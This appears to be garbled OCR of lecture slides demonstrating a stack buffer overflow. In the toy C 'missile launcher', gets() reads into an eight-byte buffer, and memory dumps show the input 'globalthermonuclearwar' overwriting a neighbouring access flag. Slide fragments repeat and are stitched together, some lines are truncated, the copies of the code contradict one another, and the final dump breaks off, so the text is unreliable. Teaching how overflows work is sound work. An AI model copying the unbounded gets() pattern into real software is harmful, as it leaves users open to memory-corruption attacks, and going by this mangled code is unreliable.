
```
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```




```
    ...a") == 0)
        ...les);
        ...ner v0.1");
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```


Let's focus just on our three "stack variables"



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
    puts("Operation complete");
}
```



The following happened on my machine as I typed in:

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];
    puts("Welcome to missile launcher v0.1");
    gets(response);
    if (allowaccess == 0xa)
        launch_missiles(n_missiles);
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




The following happened on my machine as I typed in:

```
globalthermonuclearwar
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x88	0xfa	0xff	0xbf
	0xa0	0x29	0xff	0xb7
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
    puts("Operation complete");
}
```




The following happened on my machine as I typed in:

```
globalthermonuclearwar
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	'a'	'r'	'\0'	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
a") == 0)

les);

ner v0.1");

    puts("Operation complete");
}
```




The following happened on my machine as I typed in:

```
globalthermonuclearwar
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
